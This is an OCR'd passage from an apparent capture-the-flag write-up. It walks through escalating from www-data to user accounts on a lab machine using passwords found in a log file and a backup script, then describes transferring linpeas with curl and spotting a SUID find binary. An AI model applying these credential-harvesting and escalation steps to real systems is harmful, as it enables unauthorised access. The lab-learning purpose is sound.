
Instead of a simple command prompt, the script can be used to open a proper shell:

In the same directory, a file was found which contains a password: `superduperp@$$`

```
www-data@Vulnerable:/var/www/html/joomla/_test$ cat log.txt
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from
10.1.1.1 port 49824 ssh2 #pass: superduperp@$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened
for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50
port 49824:11: disconnected by user
```

```
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest
10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed
for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
```

Exploring further, it appears there are two users: basterd and stoner.



`su basterd` and use `superduperp@$$`. It works, and we have elevated from www-data to a proper user account.

At this point, it is also possible to abandon the somewhat unstable shell for an ssh session which can be opened with the same password for the command:

```
ssh basterd@10.10.68.153 -p 55007
```

Phase3: Escalation

basterd is not a sudoer.

A file is found in basterd's home directory which contains another password.

```
basterd@Vulnerable:~$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
             echo "Begining copy of" $i  >> $LOG
             scp  $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
             echo $i "completed" >> $LOG

                if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null`
];then
                    rm $SOURCE/$i
                    echo $i "removed" >> $LOG
                    echo "####################" >> $LOG
                               else
                                       echo "Copy not complete" >> $LOG
                                       exit 0
                fi
    done
```


```
else

    echo "Directory is not present" >> $LOG
    exit 0
fi
```

This password can be used to escalate to stoner:

```
su stoner
```

with `superduperp@$$no1knows`

The user flag can be found in stoner's home directory.



"You made it till here, well done.""

linpeas

Linpeas was used to speed up the escalation process.

First it was downloaded onto the attacker system:


```
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
> linpeas.sh
```

Then it was transferred to the target system by use of `curl`.

After running it, it was revealed that the `find` command had the SUID bit enabled.

```
-r-sr-xr-x 1 root root 227K Feb  8  2016 /usr/bin/find
```

This can be used to elevate privileges as shown here.



It wasn't that hard, was it?